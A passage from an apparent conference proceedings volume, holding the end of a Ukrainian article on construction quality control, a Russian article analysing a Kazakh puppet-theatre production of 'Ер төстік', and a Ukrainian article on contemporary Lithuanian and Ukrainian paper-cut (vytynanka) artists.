У відповідності з ДБН виробничий контроль якості будівельно-монтажних робіт включає : вхідний контроль робочої документації, конструкцій, виробів, матеріалів і устаткування, операційний контроль окремих будівельних процесів чи виробничих операцій, приймальний контроль будівельно-монтажних робіт, інспекційний контроль.

Вхідний контроль служить для оцінки якості робочої документації, що надходить на будівництво, будівельних конструкцій, виробів, матеріалів і устаткування, що повинні задовольняти існуючим стандартам, технічним умовам, паспортам, робочим кресленням. Цей вид контролю здійснюється інженерно-технічними працівниками, виконробами, майстрами, бригадирами, комірниками; на великих будівництвах можуть створюватися спеціально обладнані лабораторії для випробування будівельних виробів і матеріалів.

У випадку надходження на будівництво неякісної продукції складаються рекламації, по яких завод-постачальник зобов'язаний відшкодувати будівельній організації збитки.

Якість будівельно-монтажних робіт характеризується ступенем їхньої відповідності вимогам проектів і ДБН. Будь-яке відхилення від цих вимог повинне бути вчасно виявлене і виправлено, чого можна домогтися тільки при організації повсякденного операційного контролю якості. Операційний контроль якості будівельно-монтажних робіт здійснюється виконавцем робіт із залученням у необхідних випадках представників будівельної лабораторії і геодезичної служби. *Основною задачею операційного контролю є забезпечення необхідної якості, надійності, довговічності, заданих експлуатаційних показників, попередження дефектів при виконанні робіт, підвищення особистої відповідальності виконавців за якість виконуваних робіт.*

Основним документом при здійсненні операційного контролю (самоконтролю) є схеми операційного контролю, що містять:

перелік вимог до умов провадження робіт, основних характеристик якості матеріалів, виробів, конструкцій, що підлягають вхідному контролю;

ескізи елементів конструкцій із указівкою граничних відхилень параметрів нормованих технічних вимог;

перелік операцій, що підлягають контролю в ході виконання будівельних процесів;

дані про склад контролю операцій є вказівкою нормативних вимог до їхнього виконання;

методи, засоби й обсяг контролю;

вид реєстрації виконаних операцій;

контролюючі особи з указівкою про залучення до перевірок будівельної лабораторії і геодезичної служби.

Схеми операційного контролю якості повинні знаходитися на споруджуваному об'єкті у виконроба, майстра чи бригадира і пред'являтися за вимогою контролюючих якості будівельно-монтажних робіт працівників.

Приймальний контроль служить для перевірки й оцінки якості закінчених споруджень чи їхніх частин, а також прихованих робіт і відповідальних будівельних конструкцій.

Приймальний контроль здійснюється спеціальними комісіями і проводиться в два етапи; при цьому перевіряється якість виконаних будівельно-монтажних робіт і відповідальних конструкцій.

Інспекційний контроль здійснюється спеціальними службами в складі будівельної організації або створюваними для цього комісіями.

### **Список літератури:**

1. ДБН А.3.1-5:2016 Організація будівельного виробництва.-К. : Міністерство регіонального розвитку, будівництва та житлово-комунального господарства України, 2016.-51с.

2.Афанасьев В.А., Афанасьев А.В. Проектирование организации строительства, организации и производства работ.-Л.:ЛИСИ,1988.-99с.

3.Скрипник Н.А. Поточность в жилищном строительстве. Практикум. - К.:Выща школа, 19988.-88с.

4.Бушуев С.Д., Михайлов В.С. Разработка алгоритмов управления строительством. - К.:Будівельник, 1980.-136с.

5.Спектор М.Д. Ориентация строительного производства на конечные цели ( организационно-технологический аспект) .-М.:Стройиздат, 1989.-140с.

6.ШкляровА.Ф. Надежность систем управления в строительстве.- Л.:Стройиздат, 1974.-96с.

**«НОВОЕ ЗВУЧАНИЕ» НАЦИОНАЛЬНОГО КОНЦЕПТА  
В СОВРЕМЕННОМ КАЗАХСКОМ КУКОЛЬНОМ  
ТЕАТРЕ (НА ПРИМЕРЕ СПЕКТАКЛЯ «ЕР ТӨСТІК»  
Қ. ЕЖЕМБЕК, РЕЖИССЕР-ПОСТАНОВЩИК  
К.Х. ЕШМУРАТОВА)**

**Ешмуратова А. К.**

PhD, старший преподаватель Казахского  
Национального университета искусств  
г. Нур-Султан. Казахстан.

**Аннотация.** Автором статьи рассмотрен вопрос понимания роли сохранения и воплощения национальных традиций в современном театральном пространстве (на примере спектакля «ЕР ТӨСТІК» Қ. Ежембек, в постановке К. Ешмуратовой). Представлен анализ спектакля «ЕР ТӨСТІК» с позиции использования нового спектра выразительных средств и внедрения современных жанров музыкального искусства как оригинального режиссерского решения.

**Ключевые слова:** кукольный театр Казахстана, национальный концепт, режиссерское решение, новые средства выразительности, современные жанры музыкального искусства.

В современных условиях общественного развития, когда весь мир оказался на грани двух времен – двух тысячелетий: заканчивается второе и вот-вот начнется третье тысячелетие, в силу объективных и субъективных причин среди актуальных проблем настоящего, на первый план выдвигаются проблемы, касающиеся не только экономической и политической сферы, общественного развития, но и не менее важной – духовной сферы. Недаром те процессы, которые мы можем наблюдать в наше время со всей яркостью и остротой освещают широкий спектр проблем в сфере духовной культуры страны.

Одним из актуальных вопросов духовного развития современного казахского общества является сохранение национальных традиций и ценностей. Именно эта тема стала ключевой для государственного проекта «Туған жер», разработанного по инициативе Первого Президента Нурсултана Абишевича Назарбаева. Глубинной сутью целеполагания представленного государственного проекта является формирование культурного кода нации, без которого невозможно решать задачи укрепления общенационального единства, развития человеческого капитала и гражданского общества.

Формирование культурных кодов является стержнем формирования культурной идентичности, которая, как известно, должна формироваться, начиная с самого раннего возраста, в так называемый сенситивный период развития личности. Очевидно, что театр кукол как художественное явление является в этом смысле одним из самых эффективных видов искусства. Неслучайно исследователь Е.Я. Романовский подчеркивает, что «национальное



зложено в самой природе театра кукол. Можно говорить о том, что этот театр всегда имел региональную специфику или стремился выразить через универсальное, некие уникальные качества культуры» [3].

Современный казахский театр кукол, как и общество, переживает возраст активной перестройки, когда старые нормы и представления уходят в небытие, раскрывая путь к новой методологии, синергетическому научному подходу. Уже сегодня можно видеть, как кукольный театр XXI века выполняет функции исследовательской лаборатории, диагностики общественных настроений, прогнозиста социального будущего и творческим пространством формирования национальных ценностей нового поколения.

Характеризуя репертуарную политику современного казахского театра кукол можно отметить, что, пожалуй, главной целью того или иного коллектива является возможность ярко отразить не только особенности национальной самобытности культуры, но и осветить в своем творчестве важнейшие идеи и проблемы современности. В спектаклях, определяющих лицо театра, уделяется внимание многомерности казахской культуры, духовному миру современника, отражающие проблемы простого человека.

Стоит также отметить, что спектакли, которые ставятся на сцене современного казахского театра кукол, актуализируют вопрос «памяти времен» и преемственности поколений. Если обратиться к историческому прошлому нашего народа, можно заметить, что еще с древних времен родители, заботясь о будущем детей, понимали, что предпосылкой успешного воспитания является духовная связь между поколениями. Путем ненавязчивого практического усвоения таких добродетелей, как любовь к родителям, семейное согласие, сплоченность всех членов семьи, духовное влечение к родному дому, к родной культуре и языку, формируется базис гармоничного и высокодуховного общества.

Как в семье прививаются подрастающему поколению морально-этические и духовные ценности, так и в театре кукол происходит художественно-эстетическое «вращивание» целых поколений зрителей (от самых маленьких до людей пожилого возраста). Задача современного казахского театра кукол состоит в том, чтобы воспроизводить и показывать жизнь человеческого духа, а назначение – влиять на человеческое сознание, то есть декларировать определенные ценности, как максимум – добиваться катарсиса как высшей степени духовного очищения.

Одним из ярких примеров сохранения национальных традиций и их интеграции в современное общественно-социальное и культурное пространство Казахстана является спектакль ГККП «Театра кукол» акимата города Нур-Султан «Ер төстік» Қ. Ежембекова, созданного по мотивам казахского народного эпоса.

Режиссер-постановщик спектакля, заслуженный артист Республики Казахстан, профессор К.Х. Ешмуратова постаралась не только отразить специфику национальной культуры с присущими ей традициями, обычаями и обрядами, а и проложить путь к сознанию современного зрителя. Именно сквозь призму «великого прошлого» казахской культуры, создатель спектакля выбрал

для себя миссию, состоящую в укреплении национального самосознания представителей всех возрастных и социальных ячеек современного казахского общества.

Казахский народ богат традициями и обычаями, но, к сожалению, в последние годы многие нравственные и национальные традиции забыты, что ведет к духовному истощению нашего народа. Поэтому в спектакль, усилиями творческого коллектива, в ненавязчивой и игровой форме зритель окунается в фантастический мир народных традиций и обрядов наших предков.

Интересно, что, говоря о роли народного фольклора, К.Х. Ешмуратова в одном из интервью, подчеркивает, что «народный фольклор, пословицы, поговорки знакомят детей с казахским языком, с красотой казахской речи и мудростью народа. Каждую пословицу дети повторяют вместе с героями и вместе с героями осмысливают эти пословицы и поговорки» [1].

Когда юный зритель оказывается в театре, он должен стать соучастником того действия, которое происходит на сцене, то есть он должен «творить» вместе со всеми участниками действия (режиссером, художником, композитором, актерами и т.д.). Благодаря этому создается новое сценическое пространство, сотканного из элементов перфоманса.

В спектакле «Ертөстік» режиссер К.Х. Ешмуратова представила целый ряд режиссерских находок и решений, т.е. использовал прием повествования событий «живыми» актерами, что значительно расширило возможности постановочного плана.

Сценография данного спектакля начинается с пустой сцены. Постановка начинается с танца актеров под казахскую народную песню в исполнении самого ведущего. Спектакль состоит из чередования танцевальных, драматических, разговорных сцен. Сохранена хронологическая последовательность событий.

Пространство сцены открытое – актеры играют на черном фоне. На этом фоне сценический реквизит и куклы выглядят особенно ярко. В спектакле куклы изображают людей с их чувствами, эмоциями, проблемами. Для большей пластической выразительности куклы, режиссер использует несколько видов механизации кукол. Главные герои-куклы имеют своего дублера.

В одной из сцен спектакля, режиссер находит новые стилевые решения изобразительного ряда сценографического пространства. Необходимо обратить внимание на нестандартный подход к организации сценического пространства (конструкция ширмы, декорации). То есть, вместо ширмы на сцене актеры протягивают «канат» (веревку), на котором работают с планшетной куклой Ер-төстік. Здесь стоит сказать и о метафоричности образа «каната», который в казахской культуре является символом дороги или будущего пути. Куклу маленького мальчика Ер-төстік, актеры ведут по канату, она танцует, делает кульбиты, акробатические движения под музыку. Благодаря данному композиционному приему показано взросление Ер-төстік.

В спектакле используются планшетные, тростевые, ростовые куклы, открытое вождение кукол, живой план актеров. Обращает на себя внимание смешение в одном представлении планшетных и тростевых кукол, что позволяет добиться эффектов, обусловленных различиями в масштабе этих систем.

Разница в размерах кукол играет большую роль для создания драматургического действия.

Важно отметить, что вся сценография спектакля пронизана символизмом. Например, белые горы на заднем фоне сцены – символ степи, природы, родины. В спектакле также мы находим метафоричные символы. Например, образ зла (ведьма, змеи, драконы), образ любви и семьи (сцена обычаи с колыбелью).

Далее остановимся на ключевых сценах спектакля, которые являются отображением основной режиссерской идеи – воплощение элементов казахской культуры (народный фольклор, придания, пословицы, обычаи, герои и т.д.).

Так, под грустную мелодию домбры сказитель повествует о печальной доле **Ерназара**, который потерял восемь сыновей в борьбе со злом за правду и справедливость. Грустные и печальные домбровые нотки прирывает современный ритм рэпа, который сопровождает сцены **Жезтырнақ** – отрицательный герой, представитель злых духов – ожидающую Ерназара, появление Ерназара и сцену борьбы двух врагов.

В этой сцене жезтырнақ вынуждает **Ерназара** дать «**үәде**» – национальный обряд, который выражает святой долг каждого исполнить обещанное слово. Дать обещание и бесприкословно выполнить его значит подтвердить свое достоинство и честность. Обещание, данное во имя Всевышнего – еще более ответственно.

В сценах после безотрадного возвращения Ерназара домой, режиссер подчеркивает важность таких обрядов как «**Ақ алып шығу**». Издавна предки считали, что в кумысе (лошадиное молоко), шубате (верблюжье молоко), айране (кефир) есть священная сила. Белый цвет у казахов олицетворяет чистоту и преданность. По обычаю, казахи встречают путешественников угощением белого цвета. Также в спектакле мы видим воссоздание традиции «**Шілде хана тойы**», который устраивается при появлении на свет младенца.

Одним из интересных моментов в спектакле является исполнение обряда «**Ат қою**». Обычно ребенку стараются дать красивое имя или имя знаменитого человека. Раньше часто связывали имя ребенка в зависимости от обстоятельств. Например, ребенок радился во время праздника Наурыз – Наурызгуль, Наурызбек, или во время религиозного праздника «Айт» - Айтбай, Айтбек, Айтгул. Иногда, чтобы не сглазить ребенка, ему давали смешные имена. Интересно, что именно эта сцена вызывает у маленьких зрителей взрыв смеха и восторга. В этот момент, согласно режиссерской идеи, завязывается веселый диалог между зрителями и актерами. Диалог, в дальнейшем, поддерживается на протяжении всего спектакля, что еще больше сближает исполнителей и зрителей.

Традиции «**Бесікке салу**» – укладывание ребенка в колыбель – также становится важным элементов сценического действия. Прежде чем укладывать младенца в колыбель, к ее изголовью привязывают амулет, колыбельку накрывают семью различными вещами, каждая из которых имеет определенный смысл: символ богатства, силы и ловкости, славу батыра. Далее исполняется «**Бесік жыры**» и проводят шуточный обряд «**Тыштырма**». «Тыштырма» проводится с зрителями-детьми, которые собираются вокруг колыбели на сцене. В колыбеле установлен специальный горшочек, обеспечивающий сухость и

чистоту ребенка. Женщины кидают в горшочек различные конфеты и сладости, приговаривая: *тышты, тышты*. В этот же момент подставив ладони, запасенные сладости подхватывают маленькие зрители, выходящие из зала для участия в игре.

Далее мы видим годовалого ребенка, с которым проводят обряд «**Тұсау кесу**» – разрезание пут. Этот ритуал проводится когда малыш делает первые шаги. Его ножки обвязывают тонким, пестрым шнурком и веревкой. Разрезать которую доверяют энергичному, многодетному человеку. Пестрый шнурок подразумевает что в жизни бывают не только белые но и черные полосы. Веревка сплетенная из травы подразумевает процветающую жизнь и много детей.

Представленные элементы сценического действия, на протяжении всего спектакля, являются своеобразной формой интерактивной игры со зрителями, постороенной на давних обрядах и традициях предков.

Отдельно следует сказать и о музыкальном решении в спектакле, которое, во многом, определяет само настроение театрального действия. Автор статьи в своих исследованиях неоднократно подчеркивал, что «в современном театре кукол большую роль играет художественная условность, и ее воплощение возможно только с помощью музыкального оформления. Театр кукол раскрепощает фантазию и воображение, и этому способствует фантазийность – не только кукол, но и музыки» [2, с. 178].

Музыка к спектаклю «Ер-төстік» представляет собой синтез современных музыкальных стилей (например, рэп) и интонации народной музыки. С одной стороны, использования рэпа активизирует интерес зрителя, вовлекая его в повествование, с другой стороны, самые ключевые фрагменты спектакля «подкреплены» исконными народными интонациями, мелодикой и ритмами. В самом начале спектакля, одним из героев – Рэпером, проводится параллель между стилем «рэп», зародившегося в США, и казахским айтысом как примером устной песенной поэзии импровизационного характера.

Спектакль начинается с появления жыршы-сказителя, который предлагает зрителям прослушать и посмотреть сказку о казахском батыре. Но в этот момент со стороны зрительного зала неожиданно появляется Рэпер и перебивая жыршы танцем и пением, полностью овладевает вниманием зрительного зала. Актеры, помощники сказителя переходят на сторону рэпера. Между жыршы и рэпером начинается айтыс с применением двух разных музыкальных жанров, домбровые ритмы перекликаются с метроритмическими элементами рэпа, сопровождая пение героев. В конечном итоге, сказание о герое Ертөстік два острослова решают исполнить вместе.

Поскольку народная песня была и остается слишком важным «ментальным кодом» как для исполнителей, так и для слушателей, то в спектакле естественно трансформировались элементы народной музыки, получавших в музыкальном сопровождении спектакля разнообразие функций: подчеркивает определенные сюжетные ситуации, характеризует главных героев, в массовых сценах выступают как общественный комментарий к поведению героев и ситуации и т.д.

Так, в спектакле «Ертөстік» сцену, которую можно условно назвать «отчаяние Ерناзара в потере своих сыновей», сопровождает печальное звучание народных напевов. Постепенно звучание крепнет, насыщается ритмом и энергией в сцене «Ертөстік решается к поиску своих братьев». Благодаря использованию фольклорных инструментов и приемов звукоизвлечения целостное живописное пространство спектаклей превращается в объемно-звучащее. Национально окрашенная музыка спектаклей театров кукол – не частная иллюстрация для отдельно взятых картин, а то, что активно связывает действие в единую цепь, добавляет новые краски к характерам героев.

По замыслу режиссера в музыке спектакля должна преобладать синтетическая стилевая линия, где подход к музыкальному ряду более разнообразный и неоднородный по использованию интонационных источников. Поэтому, предполагается, что звуковое оформление должно восприниматься как наиболее выигрышное, ведь здесь речь идет о синтезе фольклорных интонаций, связанных с казахской сакральной традицией и одновременно с современными музыкальными тенденциями, понятных для молодого поколения.

Обозначим несколько линий в спектакле «Ертөстік», с помощью которых режиссер выстраивает концепцию национально-культурного пространства средствами искусства театра кукол.

Во-первых, аудиальный ряд пронизан интонациями казахского языка, казахской народной и национальной композиторской музыки. В спектакле использованы казахские народные произведения. Это и самобытное звучание национальных инструментов – домбры, саз-сырная, кобыза. Они создают особую звуковую ауру, наполненную дыханием ветра, цокотом копыт, картинами природы. Ряд звучаний приближен к народным. Некоторые фрагменты даны в современной обработке, но узнаваемыми остаются народный ритм, характер звучания. Звучит и горловое пение.

Во-вторых, визуальный ряд включает в себя то, что актеры и куклы одеты в национальные костюмы – повседневные и праздничные, природные цвета (зеленый, коричневый).

Актеры танцуют (народные танцы), играют (народные игры), проводят обычаи казахского народа «Бесікке салу», «Тыштырма», рисунок движений стилизован под национальные каноны.

В-третьих, спектакль подчиняется законам народного казахского эпоса, казахской сказки. Ведущую роль играет сказочник – мужчина в национальной одежде коричневого цвета.

Итак, анализ спектакля «Ер-төстшк» ГККП «Театра кукол» акимата города Нур-Султан, представленный в данной статье, позволяет говорить о стремлении творческого коллектива осваивать привычные темы в новом ракурсе, что позволяет построить новый диалог, соотносящийся с потребностями и интересами подрастающего поколения. В спектаклях традиционные формы стилизуются, начинают звучать по-современному. Это достигается средствами сценографии, музыкой, актерской игрой и т.д. Казахские народные мелодии звучат в спектаклях в современной обработке с использованием электромузыкальных инструментов, а также новейших программ компьютерной

обработки аудиального ряда. Это, по-нашему мнению, позволяет, при сохранении национального колорита звучания, сделать спектакль более динамичным, приблизить его к восприятию современного зрителя.

Благодаря использованию новых средств выразительности в создании общего образа спектакля, режиссеру удалась попытка сформировать представление у зрителей об определяющих чертах национального характера казахов (свободолюбие, трудолюбие, храбрость, уважение к семейным ценностям, эмоциональность, музыкальность и т.д.). Смелость, решительность, честность героев призывает маленьких зрителей к подражанию своим любимым героям.

У каждого народа традиции складывались веками в соответствии с вероисповеданием, особенностям, национальной жизни и быта. Для наших предков традиции и обычаи являлись законом. Спектакль «Ер-тестік» призван познакомить своего зрителя не только с отдельными культурно-историческими периодами и связанными с ними традициями, а и великим наследием казахского народа.

### Список литературы

1. Ешмуратова К.Х. Профессор КазНУИ, Заслуженная артистка Республики Казахстан, художественный руководитель ГККП театра кукол Акимата г. Нур-Султан, (структурированное интервью от 17.01.2019).
2. Ешмуратова А.К. Специфика музыкального оформления спектакля в современном театре кукол // Дара жол. Материалы Международной научно-практической конференции, посвященной 90-летию Ф.Ж. Балгаевой. – Том 2. – Астана, 2016. – С. 175-180.
3. Романовский, Е.Я. Национальное как эстетическое качество театра кукол [Электронный ресурс] / Е.Я. Романовский. – URL: <http://regionsar.ru/node/119> (дата обращения 27.08.2021).

## ТРАДИЦІЇ ТА НОВАЦІЇ У ТВОРЧОСТІ СУЧАСНИХ ЛИТОВСЬКИХ І УКРАЇНСЬКИХ МАЙСТРІВ ВИТИНАНКИ

**Косицька Зінаїда Миколаївна**

канд. мистецтвознавства  
науковий співробітник

Інститут мистецтвознавства,  
фольклористики та етнології

ім. М. Т. Рильського НАН України

Історія Литви й України тісно пов'язані між собою. До одного з останніх таких об'єднуючих періодів у ХХ ст. відноситься перебування обох країн у складі колишнього Радянського Союзу, що зумовило проведення спільних культурних заходів: художніх виставок, конференцій та інших важливих подій.

Зокрема, на теренах мистецтва витинанки між українськими й литовськими митцями від другої половини ХХ й до сьогодні було накопичено значний практичний досвід співпраці. Найперше необхідно згадати діяльність Олексія Максимовича Петриченка (1911–1996), українського колекціонера, заслуженого діяча науки й техніки України, доктора технічних наук, який з кінця 1950-х рр. захопився колекціонуванням вирізок із паперу [1-130]. До його колекції часто надсилали витинанки українські й литовські майстри.

У наші дні на підтримку спілкування митців обох країн активно впливає діяльність Оксани Городинської, яка продовжила традицію проведення Всеукраїнських Свят витинанки<sup>1</sup> і від 2011 р. перетворила творчі зустрічі на міжнародні, що особливо сприяло дружбі литовських і українських митців, активізувало встановлення між ними особистих стосунків. Із Литви на форуми до Могилева-Подільського не раз приїздили майстри витинання: Лаймуте Бенешюнайте-Федосеєва (Laimutė Benešionaitė-Fedosejeva) [2], Одета Туменайте-Браженене (Odeta Tumėnaitė-Bražėnienė) [3], Гіта Юшкенене (Gita Juškėnienė), Клайдас Навіцкас (Klaidas Navickas) [4].

Прикметно, що на теренах України та Литви мистецтво витинанки розвивалося хвилеподібно. Період значного розквіту й поширення припадає на кінець ХІХ – перші десятиліття ХХ ст., після чого до 1950-х років спостерігаємо тривалий період згасання. На такий перебіг вплинули різні історичні події, насамперед наслідки Першої і Другої світових воєн. Відродженню витинанок з кінця 1950-х років сприяло піднесення економічного рівня громадян і, найголовніше, поява паперу в сільському побуті. Серед майстрів, хто доклав особливо значних зусиль у відродження цього виду мистецтва в Україні,

---

<sup>1</sup> Перше всеукраїнське «Свято витинанки» в 1993 році організувала Марія Гоцуляк, тодішня директорка Будинку народної творчості м. Могилева-Подільського, нині директорка Музею етнографії і народного мистецтва ім. М. А. Руденко (м. Могилів-Подільський).

назвемо Олександра Салюка (с. Саїнки Вінницької області) і Марію Руденко (с. Слобода-Яришівська Вінницької області).

У Литві в справі піднесення мистецтва вирізування в другій половині ХХ ст. надзвичайно багато працювало подружжя Юлії (1926–2009) та Антанаса (1926–1983) Даніляускасів (Julija, Antanas Daniliauskai). Також помітну роль відіграв Феліксас Марцінкас (Feliksas Marcinkas, 1950-2010) – активний організатор міжнародних виставок у Вільнюсі останньої чверті ХХ ст..

Порівнюючи розвиток цього виду мистецтва і художні особливості окремих творів, виготовлених майстрами наших країн, варто зазначити, що в українських витинанках і в литовських «ropieriaus karpiniai» виразно помітна низка спільних ознак, продиктованих не тільки однаковими властивостями матеріалу, схожими технічними прийомами й інструментами. Неабияку роль відіграють подібність мотивів, аналогічні орнаментальні композиції, що природно були запозичені з інших видів вітчизняної творчості, а саме вишивки, кераміки, ткацтва, дереворізьблення тощо.

Особливо виразно простежуємо такі тенденції в розеткових і зіркоподібних витинанках з України й Литви. Також помітна схожість у використанні поширених мотивів «вазон», «дерево», у низці композиційних схем, що виникають при використанні центральної, дзеркальної чи трансляційної симетрій, зокрема, багато подібних художніх ефектів можемо помітити у традиційних оздобах для вікон: «фіранках», «занавісках».

Розглядаючи авторські роботи сучасних майстрів, представимо витинанки різних митців, які свідомо використовують традиційні схеми й мотиви чи активно впроваджують креативні новації, оскільки всяке механічне повторення навіть найкращих зразків завжди призводить до конвеєрного копіювання і, зрештою, до згасання джерельних засад творчості.

Серед литовських майстрів, хто вже викристалізував особистісну стилістику на основі народних засад – Лаймуте Бенешюнайте-Федосєєва (Laimutė Benešionaitė-Fedosejeva), Одетта Туменайте-Браженене (Odetta Tumėnaitė-Bražėnienė), Раса Слесорюнене (Rasa Slesoriūnienė), Рома Гудайтене (Roma Gudaitienė), Егле Віндашене (Egle Vindašienė), Гіта Колосовене (Gita Kolosovienė), Ада Германавічене (Ada Germanavičienė), Ельвіта Шепутайте (Elvita Šeputaitė), Ришарда Козубовська (Ryšarda Kozubovskaja) та інші творчі особистості.

Для Лаймуте Бенешюнайте-Федосєєвої вирізування з паперу давно перестало бути хобі. Розпочавши перші спроби на початку ХХІ ст. за зразками національної орнаментики, майстриня знайшла нові художні рішення, часто замінюючи симетрію на дисиметрію чи асиметрію, зміщуючи фрагменти білого з чорним і навпаки. У її набутку серії «Мій Чюрльоніс» (2004-2005 рр.), «Ангели» (2009), «Рідний край» (2009), в яких передано власні рефлексії, інтерпретації, особистісні підтексти. Майстриня часто використовує мотив «дерева», який вона вміло демонструє в різних варіантах реальних і казкових образів, на Рис. 1.



У витинанках Одети Туменаїте Браженене<sup>2</sup> давні мотиви в традиційних композиціях завжди гармонійно поєднані. Відмінних акцентів її роботам надають характерні антропоморфні, зооморфні й орнітоморфні силуети, а також архітектурні зображення, як правило, поєднані з рослинною орнаментикою. Так, у панно «Ранок» (2013 р.) і «Співучі соняхи» (2014 р.) найвиразніші акценти твору передано через пташині образи, на Рис. 2. У творі «Литовська верба» (2014 р.) центральним закомпоновано геометризоване символічне дерево з двома постатями дівчат, які оточені листям природних форм. Вишукані пропорції щораз додають рівноваги загальній композиції.

Переважну більшість робіт О. Туменаїте-Браженене виконано в чорно-білій гамі, що надає їм виразної урочистості, водночас, авторка любить експериментувати і з кольоровим папером. Варто окремо зазначити, що майстриня надзвичайно філігранно створює білі паперові фіранки для оздоблення вікон, полиць тощо.

У творчості майстра Клайдаса Навіцкаса поєднано традиції литовської витинанки із художніми прийомами виготовлення паперових творів, характерних для силуетних вирізок Німеччини, серед яких домінує сюжетне спрямування. Зокрема, це використання у роботах із вертикальною дзеркальною симетрією кількох горизонтальних рівнів.

Виразні новації помічаємо в творчості Ювенти Муденене (Juventa Mudėnienė), яка створила ілюстрації до альбому «Чи запам'ятаєш мене, Вільнюсе?» [5]. Для цього проекту використано витинанки силуетного характеру з чорного паперу, які авторка вирішила не прив'язувати до конкретного тла, а переплести між сторінками, що дало можливість миттєво змінювати підкладку в таких роботах під час їх перегортання із правої сторінки з кольоровим фото на лівий бік із чистим аркушем. Цей прийом дозволяє відчутти читачам миттєву різницю художнього впливу витинанки на тлі барвистого пейзажу і одразу протилежного, коли вирізку перегорнуто на білий папір. У такий спосіб читач швидко змінює кольорове зображення на ілюстрацію чорно-білого вирішення як на старих світлинах, демонструючи одну й ту саму вирізку в різних часових вимірах.

Креативні новації відрізняють також творчість Гіти Юшкенене, яка вирізки силуетного характеру представляє на лляній тканині, що надає особливої гри різних фактур: гладкої та рельєфної («Птахи серед квітів», 2018). Невеликі вітальні листівки виготовляють усі литовські майстри; для цього вони використовують, переважно, кольорові аркуші: зелені, червоні, сині, наклеюючи на них білі чи барвисті вирізані мотиви. Такий тип паперових виробів литовські майстри постійно вдосконалюють, і кожен із них досяг у ньому особистих успіхів.

Серед українських майстрів, хто дотримується народних традицій, насамперед назвемо Оксану Городинську (м. Могилів-Подільський), на Рис. 3;

---

<sup>2</sup> У 2007 р. за низку ліногравюр О.Туменаїте-Браженене отримала звання кращого народного майстра Литви і нагороджена Золотою короною – найвищою нагородою литовських народних художників.

Вікторію Нестерову (м. Чмелів Яр Донецької обл.), Тетяну Ваценко (м. Полтава), Дмитра Короля (Кремечуг), Тараса Крамаренка (с. Литвинівка Черкаської обл.), Олену Половну-Васильєву (м. Дніпро), Зінаїду Косицьку (м. Київ), Наталю Сташкевич (м. Полтава) [6-89] і багато інших творчих особистостей.

Цікавими художніми вирішеннями вирізняються роботи Ольги Шинкаренко. Майстриня їх створює переважно у техніці вишивання. Кожен такий твір передає життєдайну силу українського мистецтва, впливаючи яскравими барвистими поєднаннями, на Рис. 4. Мотиви О. Шинкаренко обирає традиційні – квіти, птахи, рослинні елементи. Серед нових трапляються слони, вовки, які завжди у неї дуже лагідні й милі.

Особливо креативні новації спостерігаємо в роботах Дарії Альошкіної. Важливо, що саме її витинанками було оформлено Український стенд у Парижі під час «Книжкового салону в 2018 і 2019 роках [7]. Знають майстриню по успішним виставкам і в Південній Кореї, (Сеул), Польщі та інших країнах. Одна з них з великим успіхом пройшла у Франції в м. Ніцці (відкриття 20 травня 2021 р.).

Привертають увагу новаторські прийоми художниці з м. Дніпра Юлії Дунаєвої, яка стилізує традиційні мотиви, представляючи їх в самобутніх варіаціях, наповнених новим змістом («Жінки з трояндами», 2016; «Перекотиполе», 2005, на Рис. 5). Творчість Лілії Тептяєвої з міста Коломиї також щоразу дивує високим професіоналізмом та виразною кольоровою гамою («Дереvence як килимок», 2012; «Думки», 2020). Відшліфовані підходи мистецтва графіки в монохромних паперових творах значних розмірів демонструє Марина Ваценко («Мрійлива», 2018; «Трав'яна дівка», 2019; «Чари» 2019). Олеся Іщук із м. Луцька традиційні рослинні мотиви укладає в неповторні авторські композиції, надаючи їм сучасного звучання («Озеро», 2019).

Огляд творчості сучасних литовських і українських провідних майстрів дозволяє зробити висновки, що нині в Україні й Литві майстри активно використовують давні мотиви, серед яких – геометризовані й натуралістичні рослинні зображення, птахи, різні види сакральних споруд тощо. Часто зустрічаємо антропоморфні силуетні зображення в національному одязі. Водночас виразно помітно, що поширений в Україні до цього часу мотив «вазона» в роботах литовських майстрів сьогодні зустрічається рідше; останнім часом тут у витинанках переважає мотив «дерева».

У роботах українських художників і сьогодні не втрачають популярності традиційні композиції, створені з різних складових: квітів, листя, галузок, що особливо характерно для витинанок майстрів села Петриківка Дніпропетровської області. Саме такі прийоми виготовлення витинанок використовує Наталя Авдєєнко («Ваза з квітами», 2004, на Рис. 6). Литовські майстри в наш час вирішують твори, переважно, з одного аркуша. Серед відмінних особливостей у творах майстрів Литви впадає в око домінування композицій із використанням чорно-білої гами. Українські майстри навіть у монохромних роботах частіше обирають барвисте тло й кольорові вирізки.

Якщо для характеристики литовських і українських витинанок скористатися системою класифікації, запропонованою англійським теоретиком

й істориком мистецтва Джоном Раскіним<sup>3</sup>, що враховує зв'язок лінії, світла й кольору, то можемо сказати, що у литовських творах домінує школа грецької лінії, поєднана зі світлом, а в українських – школа готична, в якій лінія поєднана з кольором. Кожна з них має власні переваги й художні акценти, що надають їм неповторного звучання [8-167].

Отже, аналіз творчості окремих сучасних митців Литви й України засвідчує, що мистецтво витинанки нині набуло значної популярності в обох країнах. Для митців сьогодення нині вже не існує ніяких обмежень у виборі стилістики чи тематики, і колишні хатні оздоби вже перетворилися на високохудожні твори станкового характеру, що надають сучасним інтер'єрам неповторного шарму й національного колориту.



Рисунок 1. Лаймуте Бенешюнайте-Федосєєва. «Дерево життя», витинанка. 2017, м. Вільнюс (Литва. Приватна колекція)



Рисунок 2. Одета Туменаите Браженене. «Співучі соняхи», витинанка. 2014, м. (Литва. Приватна колекція).

<sup>3</sup> Джон Раскін (1819–1900), англійський теоретик та історик мистецтва.



Рисунок 3. Оксана Городинська. «Знайомство», витинанка. 2014, м. Могилів-Подільський (Україна. Приватна колекція).



Рисунок 4. Ольга Шинкаренко. «Водограй», вириванка. 2016, м. Київ (Україна. Приватна колекція).

